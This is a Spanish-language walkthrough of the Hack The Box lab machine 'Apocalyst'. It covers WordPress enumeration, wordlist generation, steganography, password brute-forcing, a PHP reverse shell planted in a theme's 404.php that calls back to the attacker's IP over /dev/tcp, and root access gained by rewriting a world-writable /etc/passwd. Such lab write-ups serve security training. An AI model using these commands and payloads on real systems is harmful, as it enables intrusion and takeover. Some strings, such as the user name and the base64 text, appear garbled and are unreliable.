

Hack The Box - Apocalyst	
Sistema Operativo:	Linux
Dificultad:	Medium
Release:	18/08/2017
Skills Required	
<ul style="list-style-type: none"> <li>● Intermediate knowledge of Linux</li> <li>● Enumerating ports and services</li> </ul>	
Skills Learned	
<ul style="list-style-type: none"> <li>● Wordlist generation</li> <li>● HTTP-based brute forcing</li> <li>● Basic steganography</li> <li>● Exploiting permissive system files</li> </ul>	

Inicialmente, se realizó un reconocimiento de la infraestructura mediante **cURL**, identificando un dominio que posteriormente fue incorporado en el archivo `/etc/hosts` para facilitar su resolución. A partir de este punto, se desplegó un análisis mediante **WPScan**, con el objetivo de enumerar usuarios y detectar posibles vulnerabilidades en plugins de **WordPress**, aunque los resultados obtenidos fueron limitados.

Ante la falta de vectores de ataque inmediatos, se optó por un enfoque de **fuzzing** con **WFuzz**, lo que permitió expandir el alcance de la auditoría. Posteriormente, se generó un diccionario personalizado con **CeWL**, empleándolo en un nuevo proceso de fuzzing que proporcionó resultados más prometedores. Dentro del proceso de exploración, se identificó una imagen en la página web, sugiriendo la posibilidad de **esteganografía**. Para verificar esta hipótesis, se utilizó **Stegseek**, logrando extraer una lista de palabras que posteriormente facilitaría un ataque de fuerza bruta contra WordPress. Con esta lista, se empleó **WPScan** para obtener las credenciales del usuario *salaraki*, permitiendo el acceso al **dashboard** de WordPress. Una vez dentro, se aprovechó una vulnerabilidad que permitía modificar el archivo `404.php`, insertando un script en **PHP** para la ejecución remota de comandos. Esto proporcionó acceso inicial al sistema con privilegios de **www-data**, permitiendo una nueva fase de explotación.

La escalada de privilegios se realizó mediante la identificación de un archivo `.secret` en la carpeta de *salaraki*, codificado en **Base64**, aunque su contenido no resultó útil en primera instancia. Sin embargo, el hallazgo crítico surgió al detectar permisos de escritura universales en `/etc/passwd`, lo que abrió la posibilidad de modificar las credenciales del usuario **root**. A través del comando **OpenSSL**, se generó un nuevo hash de contraseña que fue insertado en el archivo, permitiendo finalmente acceder como **root** y completar el reto.



## Enumeración

La dirección IP de la máquina víctima es 10.129.242.170. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
(administrador㉿kali)-[~/Descargas]
└─$ ping -c 5 10.129.242.170 -R
PING 10.129.242.170 (10.129.242.170) 56(124) bytes of data.
64 bytes from 10.129.242.170: icmp_seq=1 ttl=63 time=97.0 ms
RR: 10.10.16.35
  10.129.0.1
  10.129.242.170
  10.129.242.170
  10.10.16.1
  10.10.16.35

64 bytes from 10.129.242.170: icmp_seq=2 ttl=63 time=53.5 ms  (same route)
64 bytes from 10.129.242.170: icmp_seq=3 ttl=63 time=53.9 ms  (same route)
64 bytes from 10.129.242.170: icmp_seq=4 ttl=63 time=53.7 ms  (same route)
64 bytes from 10.129.242.170: icmp_seq=5 ttl=63 time=53.7 ms  (same route)

--- 10.129.242.170 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4003ms
rtt min/avg/max/mdev = 53.513/62.369/96.959/17.295 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -n -Pn 10.129.242.170 -oN scanner\_apocalypse** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a **--script=default**. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
(administrador㉿kali)-[~/Descargas]
└─$ cat nmap/scanner_apocalypse
# Nmap 7.94 SVN scan initiated Wed Aug 14 00:36:44 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_apocalypse 10.129.242.170
Increasing send delay for 10.129.242.170 from 0 to 5 due to 251 out of 836 dropped probes since last increase.
Increasing send delay for 10.129.242.170 from 5 to 10 due to 4084 out of 13613 dropped probes since last increase.
Increasing send delay for 10.129.242.170 from 20 to 40 due to 1502 out of 5006 dropped probes since last increase.
Nmap scan report for 10.129.242.170
Host is up, received user-set (0.13s latency).
Scanned at 2024-08-14 00:36:44 CEST for 34s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh    syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu; protocol 2.0)
|_ ssh-hostkey:
|   2048 fd:ab:c9:22:d5:f4:8f:7a:0a:29:11:b4:04:da:ca: (RSA)
|   ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQCi3v50N0qrpNu/jcyTl1jgNneZ/fMZ7CG0y0jCMa1Qc6YtMbYdd9H3o8u3nbiakd18yS/NCI3zXh0/q+2K644h+ex5EBruAkwig0cNgU5kBjznUW1w0mkFXegknEbhfcb3EyS0Q160Fc6gy/oWy3UyKnn3qkNq5xsXvJ4tba4wP4yhIBoGUOLphSkpSDX8K+PoEgz3Au03zYjuW8rMPb3LSeXs5PNLj97vishrGzAVBdgHk7pzKyv2UDgvrVqb/
|   256 76.92:39:0a:57:bd:f0:32:67:1d:1a:66:a5:bc (EDDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmLzdHAyNTYAAAABBM93PeqW0JlPlf9AK3ytgwWL0pQUC/hBoT6wvalkI2otqamAa/FboxVa7hSzDii1vlnyTVi08mMGSR
|   256 12:12:cf:1f:7f:be:43:1f:d5:e6:6d:90:84:25:c8:bd (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1TE55AAAIPu4PMNgZu2qrKnZLu+PaCcYf5Eqq5no6CgJJPsST9h
80/tcp    open  http   syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apocalypse Preparation Blog
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-generator: WordPress 4.8
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Aug 14 00:37:18 2024 -- 1 IP address (1 host up) scanned in 34.16 seconds
```



## Análisis del puerto 80 (HTTP)

Antes de proceder con el análisis de la página web alojada en el servidor, ejecuté una solicitud mediante el método **GET** utilizando **cURL**, lo que me permitió descubrir un dominio asociado a la máquina objetivo.

```
(administrador@kali)-[~/Descargas]
└ $ curl -sX GET http://10.129.242.170/ -I
HTTP/1.1 200 OK
Date: Tue, 13 Aug 2024 22:41:24 GMT
Server: Apache/2.4.18 (Ubuntu)
Link: <http://apocalypse.htb/?rest_route=/>; rel="https://api.w.org/"
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

(administrador@kali)-[~/Descargas]
└ $
```


Tras el análisis previo, se identificó un dominio asociado a la máquina objetivo. Para garantizar que mi sistema de ataque pudiera resolver correctamente dicho dominio, fue necesario modificar el archivo `/etc/hosts`, permitiendo así el reconocimiento y redirección de las solicitudes. Este proceso se enmarca dentro del concepto de virtual hosting, una técnica fundamental en el ámbito del alojamiento web que permite a un único servidor físico gestionar múltiples sitios o dominios de forma simultánea.

Esta estrategia consiste en configurar el servidor para que distinga y enrute las peticiones basándose en el nombre de dominio o en la dirección IP utilizada en la solicitud del cliente. En el caso del virtual hosting basado en nombre, el servidor analiza el encabezado HTTP “Host” para determinar a qué conjunto de archivos o configuraciones se debe dirigir la respuesta.

Por otro lado, en el virtual hosting basado en IP, cada sitio se asigna a una dirección IP particular, lo que aporta un nivel adicional de segregación y resulta especialmente útil cuando se requiere el uso exclusivo de certificados SSL/TLS para sitios individuales. Esta técnica optimiza el uso de recursos físicos, reduce costos y simplifica la administración, ya que permite consolidar diversas aplicaciones en una misma infraestructura sin que el tráfico o posibles incidencias en uno afecten la estabilidad de los demás servicios.



Una vez realizado el ajuste en `/etc/hosts`, accedí al dominio y encontré una interfaz web sencilla, sin ningún vector de ataque evidente de forma inmediata.



POSTS



Para profundizar en el análisis, decidí emplear **WPScan**, una herramienta especializada en la evaluación de seguridad de sitios WordPress. Mediante este escáner, intenté enumerar usuarios y detectar posibles plugins vulnerables. Si bien logré identificar un usuario en la plataforma, no fue posible obtener información sobre plugins con fallos de seguridad explotables.

WPScan, es una herramienta de código abierto diseñada para escanear y auditar la seguridad de sitios basados en WordPress. Su funcionalidad se centra en el reconocimiento de vulnerabilidades tanto en el núcleo del CMS como en sus plugins y temas instalados. WPScan explota diversas técnicas, tales como la enumeración de usuarios, la verificación de versiones vulnerables y la detección de configuraciones erróneas que puedan derivar en brechas de seguridad. Un aspecto crucial de esta herramienta es su integración en entornos Linux, permitiendo su ejecución directamente desde distribuciones especializadas en pruebas de penetración como Kali Linux o mediante contenedores Docker para escenarios de red privada o Intranets. Así, WPScan se posiciona como una solución robusta para identificar vectores de ataque en aplicaciones WordPress, facilitando la toma de medidas correctivas en fases tempranas del análisis.

```
(administrador@kali)-[~/Descargas]
└$ wpscan --url http://apocalyst.htb/ --enumerate u,wp
  _____
  \W\ P\ S\ C\ A\ N\ *
  \W\ P\ S\ C\ A\ N\ *
  _____
  WordPress Security Scanner by the WPScan Team
  Version 3.8.25
  @_NPScan_, @_ethicalhack3r, @_erwan_lr, @_firefart

  -----
  [i] Updating the Database ...
  [i] Update completed.

  [+] URL: http://apocalyst.htb/ [10.129.242.170]
  [-] Started: Wed Aug 14 00:53:22 2024

  [+] Enumerating Users (via Passive and Aggressive Methods)
  Brute Forcing Author IDs - Time: 00:00:01 <=====
  -----
  [i] User(s) Identified:

  [+] falaraki
    Falaraki Author Posts - Display Name (Passive Detection)
    | Confirmed By:
    | RSS Generator (Passive Detection)
    | Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    | Login Error Messages (Aggressive Detection)

  [i] No WPScan API Token given, as a result vulnerability data has not been output.
  [i] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

  [-] Finished: Wed Aug 14 00:53:38 2024
  [-] Requests: 200
  [-] Cached Requests: 9
  [-] Data Sent: 16.788 KB
  [-] Data Received: 22.055 MB
  [-] Memory used: 290.863 MB
  [-] Elapsed time: 00:00:15
```

Ante la falta de resultados concluyentes, recurri a **WFuzz**, una herramienta versátil para la ejecución de fuzzing en aplicaciones web. WFuzz se basa en la inyección sistemática de cargas útiles en posiciones definidas dentro de solicitudes HTTP; este mecanismo se logra mediante la sustitución dinámica de la palabra clave “FUZZ” en los parámetros, las cabeceras o incluso en rutas específicas. Esta característica permite explorar y mapear en profundidad la superficie de ataque, detectando directorios, archivos, y parámetros potencialmente vulnerables. Además, su arquitectura modular admite diversas configuraciones, desde ataques de fuerza bruta contra autenticaciones hasta la detección de inyecciones SQL o vulnerabilidades XSS. La flexibilidad de WFuzz se ve potenciada por su capacidad de integrarse con diccionarios de carga (payloads), lo que brinda un control exhaustivo sobre la especificidad de cada prueba.

```
(administrador@kali)-[~/Descargas]
└$ wfuzz -c --hc=204 --hh=205 -u http://apocalyst.htb/FUZZ/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
=====
* WFuzz 3.1.0 - The Web Fuzzer
=====

Target: http://apocalyst.htb/FUZZ/
Total requests: 22059

=====
ID      Response Lines   Word     Chars   Payload
=====
000000006:  200      397 L  4704 W  61496 Ch  "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000011:  200      397 L  4704 W  61496 Ch  "# Priority ordered case-sensitive list, where entries were found"
000000001:  200      397 L  4704 W  61496 Ch  "# directory-list-2.3-medium.txt"
000000009:  200      397 L  4704 W  61496 Ch  "# Suite 300, San Francisco, California, 94105, USA."
000000005:  200      397 L  4704 W  61496 Ch  "# This work is licensed under the Creative Commons"
000000007:  200      397 L  4704 W  61496 Ch  "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000008:  200      397 L  4704 W  61496 Ch  "#_or send a letter to Creative Commons, 171 Second Street,"
000000004:  200      397 L  4704 W  61496 Ch  "#"
000000003:  200      397 L  4704 W  61496 Ch  "# Copyright 2007 James Fisher"
000000014:  301      0 L    0 W    0 Ch    "http://apocalyst.htb//"
000000013:  200      397 L  4704 W  61496 Ch  "#"
000000010:  200      397 L  4704 W  61496 Ch  "#"
000000012:  200      397 L  4704 W  61496 Ch  "# on at least 2 different hosts"
000000083:  403      11 L   32 W   294 Ch   "icons"
000000241:  200      0 L    0 W    0 Ch    "wp-content"
000000786:  200      200 L   2015 W  40841 Ch  "wp-includes"
000000002:  200      397 L  4704 W  61496 Ch  "#"
000007180:  302      0 L    0 W    0 Ch    "wp-admin"
000045240:  301      0 L    0 W    0 Ch    "http://apocalyst.htb//"
```



Nuevamente, no obtuve los resultados esperados, por lo que cambié mi estrategia y recurrió a **CeWL**. Esta herramienta, cuyo nombre proviene de "Custom Word List generator", está diseñada para extraer palabras directamente de la página de destino y generar diccionarios personalizados. Es una utilidad escrita en Ruby que permite rastrear una URL hasta una profundidad configurada, extrayendo términos clave del contenido HTML. El principal beneficio de utilizar CeWL es que consigue generar listas de palabras contextualmente relevantes, lo que incrementa la efectividad de los ataques de fuerza bruta al reducir el espectro de posibles contraseñas a aquellas palabras que probablemente hayan sido utilizadas en el entorno analizado.

```
(administrador@Kali)-[~/Descargas]
└$ cewl http://apocalyst.htb/ -w list.txt --with-numbers
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

(administrador@kali)-[~/Descargas]
└$ cat list.txt
the
and
Apocalypse
Revelation
that
Preparation
Blog
end
2017
Book
Daniel
entry
for
content
are
The
which
site
revelation
Comments
Line
with
not
```

Una vez generada la lista con CeWL, pude emplearla para realizar fuzzing web, obteniendo los resultados esperados.


```
(administrador@kali)-[~/Descargas]
└$ wfuzz -c --hc=404 --hh=157 -u http://apocalyst.htb/FUZZ/ -w list.txt -t 100
=====
* Wfuzz 3.1.0 - The Web Fuzzer
=====

Target: http://apocalyst.htb/FUZZ/
Total requests: 546

=====
ID      Response Lines   Word     Chars   Payload
=====
000000476:  200       14 L    20 W    175 Ch   "Righteousness"

Total time: 6.933038
Processed Requests: 546
Filtered Requests: 545
Requests/sec.: 78.75334
```

Posteriormente, al inspeccionar la siguiente página web, únicamente se presentaba una imagen que, a simple vista, no revelaba información útil. Ante esta situación, planteé la hipótesis de que se hubiera recurrido a técnicas de esteganografía para ocultar datos, lo que me llevó a utilizar **Stegseek**.



**Stegseek** es una herramienta avanzada diseñada para realizar ataques de fuerza bruta contra archivos que podrían contener datos ocultos mediante esteganografía, en particular los generados por Steghide. Destaca por su impresionante velocidad, siendo capaz de procesar diccionarios extensos (por ejemplo, el conocido *rockyou.txt*) en apenas unos segundos. Además, Stegseek no solo permite detectar y extraer la información oculta, sino también acceder a metadatos del archivo para confirmar la existencia de contenido esteganográfico sin necesidad de conocer una contraseña previa. En la práctica, utilicé Stegseek para comprobar mi intuición: la herramienta me proporcionó una lista de palabras que, en una fase posterior, me sirvió para lanzar un ataque de fuerza bruta sobre la instalación de WordPress.

```
└──(administrador㉿kali)-[~/Descargas/content]
└─$ stegseek image.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[!] Found passphrase: ""

[!] Original filename: "list.txt".
[!] Extracting to "image.jpg.out".

└──(administrador㉿kali)-[~/Descargas/content]
└─$ cat image.jpg.out
world
song
from
disambiguation
Wikipedia
album
page
this
world
Edit
film
edit
Template
pages
section
Category
```

Utilizando esta lista con WPScan, logré identificar y validar las credenciales del usuario `falaraki`.

```
[~] (administrador@kali) [~/Descargas/content]
$ wpscan --url http://apocalyst.htb --usernames falaraki --passwords passwd


[==] WordPress Security Scanner by the WPScan Team
[==] Version 3.8.25
[==] Sponsored by Automatic - https://automatic.com/
[==] @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

=====
[+] URL: http://apocalyst.htb/ [10.129.242.170]
[+] Started: Wed Aug 14 01:18:25 2024
[+] Performing password attack on Wp Login against 1 user/s
[+] [SUCCESS] - falaraki / Transclisiation
Trying falaraki / total Time: 00:00:35 <=====
[+]
[+] Valid Combinations Found:
| Username: falaraki, Password: Transclisiation

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+]
[+] Finished: Wed Aug 14 01:19:36 2024
[+] Requests Done: 508
[+] Cached Requests: 5
[+] Data Sent: 156.176 KB
[+] Data Received: 1.607 MB
[+] Memory used: 296.75 MB
[+] Elapsed time: 00:01:10
```

Dichas credenciales fueron correctas, lo que me permitió acceder exitosamente al dashboard de WordPress y avanzar en el análisis de la máquina.



Esta versión permite modificar el archivo 404.php, en el que incorporé un pequeño script en PHP que me posibilitó ejecutar comandos de forma remota en la máquina objetivo.

The screenshot shows the WordPress dashboard with the 'Appearance' menu selected. In the 'Editor' section, the 'Twenty Seventeen: 404 Template (404.php)' file is open. The code contains a PHP exploit that executes a bash shell on the target machine:

```
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @Link https://codex.wordpress.org/Creating_an_Error_404_Page
 *
 * @package WordPress
 * @subpackage Twenty_Seventeen
 * @since 1.0
 * @version 1.0
 */
system("bash -c 'bash -i >& /dev/tcp/10.10.16.35/444 0>&1'");
?>
```

Gracias a ello, pude obtener acceso inicial con privilegios de usuario **www-data**.

```
(administrador㉿ kali) [~/Descargas/content]
└$ nc -nlvp 444
listening on [any] 444 ...
connect to [10.10.16.35] from (UNKNOWN) [10.129.242.170] 34994
bash: cannot set terminal process group (1572): Inappropriate ioctl for device
bash: no job control in this shell
www-data@apocalyst:/var/www/html/apocalyst.hbt$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@apocalyst:/var/www/html/apocalyst.hbt$ script /dev/null -c /bin/bash
script /dev/null -c /bin/bash
Script started, file is /dev/null
www-data@apocalyst:/var/www/html/apocalyst.hbt$ ^Z
zsh: suspended nc -nlvp 444

(administrador㉿ kali) [~/Descargas/content]
└$ stty raw -echo; fg
[1]+ continued nc -nlvp 444
reset xterm
```

### Escalada de privilegios

Dentro del directorio del usuario *falaraki* se encontraba un archivo denominado **.secret**, codificado en base64 y que, en un primer análisis, parecía carecer de información relevante.

```
www-data@apocalyst:/home/falaraki$ ls -la
total 44
drwxr-xr-x 4 falaraki falaraki 4096 Jul 26 2017 .
drwxr-xr-x 2 falaraki falaraki 4096 Jul 26 2017 ..
-rw-r--r-- 1 falaraki falaraki 109 Jul 26 2017 .bash_history
-rw-r--r-- 1 falaraki falaraki 220 Jul 26 2017 .bash_logout
-rw-r--r-- 1 falaraki falaraki 3771 Jul 26 2017 .bashrc
drwx----- 2 falaraki falaraki 4096 Jul 26 2017 .cache
drwxrwxr-x 2 falaraki falaraki 4096 Jul 26 2017 .name
-rw-r--r-- 1 falaraki falaraki 20 Jul 26 2017 .profile
-rw-r--r-- 1 falaraki falaraki 189 Jul 26 2017 .secret
-rw-r--r-- 1 falaraki falaraki 0 Jul 26 2017 .sudo_as_admin_successful
-rw-r--r-- 1 root    root   1024 Jul 27 2017 .wp-config.php.swp
-rw-r--r-- 1 falaraki falaraki 33 Aug 23 23:32 user.txt
www-data@apocalyst:/home/falaraki$ cat .secret
52VlCbm3JnXbaHm0nHB0c3Kb0JkTmWtRoaXmgd1lsbCBz2WwIG0I1Nh2nDQpZHHVBUSU0RzJ3VG10Z1RIIXNVemVyc1A0c3M=
www-data@apocalyst:/home/falaraki$ echo "52VlCbm3JnXbaHm0nHB0c3Kb0JkTmWtRoaXmgd1lsbCBz2WwIG0I1Nh2nDQpZHHVBUSU0RzJ3VG10Z1RIIXNVemVyc1A0c3M=" | base64 -d
Keep forgetting password so this will keep it safe!
YouAINt03771ngThIsUserP4ssw0r-data@apocalyst:/home/falaraki$
```

Sin embargo, el hallazgo más significativo surgió al detectar que el archivo */etc/passwd* contaba con permisos de escritura universales. Esta configuración, aunque aparentemente poco común en entornos de producción, ofrecía la posibilidad de modificar entradas críticas del sistema, permitiendo la inserción de un nuevo hash de contraseña para el usuario **root**.

Para generar dicho hash, utilicé el comando **OpenSSL**. Esta herramienta es un completo kit criptográfico de código abierto, diseñado para implementar los protocolos SSL y TLS, así como proporcionar una amplia gama de funcionalidades criptográficas.



OpenSSL se destaca por su robustez y flexibilidad, y permite no solo la generación de hashes de contraseñas, sino también la creación y gestión de claves, certificados digitales y el cifrado y descifrado de información. Su uso en el ámbito del pentesting es indispensable, ya que posibilita la generación de credenciales seguras y compatibles con las configuraciones del sistema objetivo sin la necesidad de recurrir a métodos más complejos o externos.

```
www-data@apocalyst:/home/falaraki$ openssl passwd  
Password:  
Verifying - Password:  
du/m57dTtk29w  
www-data@apocalyst:/home/falaraki$
```

Una vez generado el hash mediante OpenSSL, procedí a modificar el archivo /etc/passwd, sustituyendo el hash original del usuario root con el nuevo.

```
GNU nano 2.5.3  
File: /etc/passwd  
root:du/m57dTtk29w:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/usr/sbin/nologin  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
gman:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:20:ircd:/var/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false  
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false  
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false  
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false  
syslog:x:104:108:/:/home/syslog:/bin/false  
apt:x:105:65534:/:/nonexistent:/bin/false  
lxde:x:106:65534:/:/var/lib/lxde/:/bin/false  
messagebus:x:107:111:/:/var/run/dbus:/bin/false  
uuid:x:108:112:/:/run/uuidd:/bin/false  
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false  
falaraki:x:1000:1000:Falaraki Rainiti,,,:/home/falaraki:/bin/bash  
sshd:x:110:65534:/:/var/run/sshd:/usr/sbin/nologin  
mysql:x:111:118:MySQL Server,,,:/nonexistent:/bin/false
```

De este modo, pude iniciar sesión como **root**, completando exitosamente el reto propuesto por Hack The Box.

```
www-data@apocalyst:/home/falaraki$ su root  
Password:  
root@apocalyst:/home/falaraki# id  
uid=0(root) gid=0(root) groups=0(root)
```

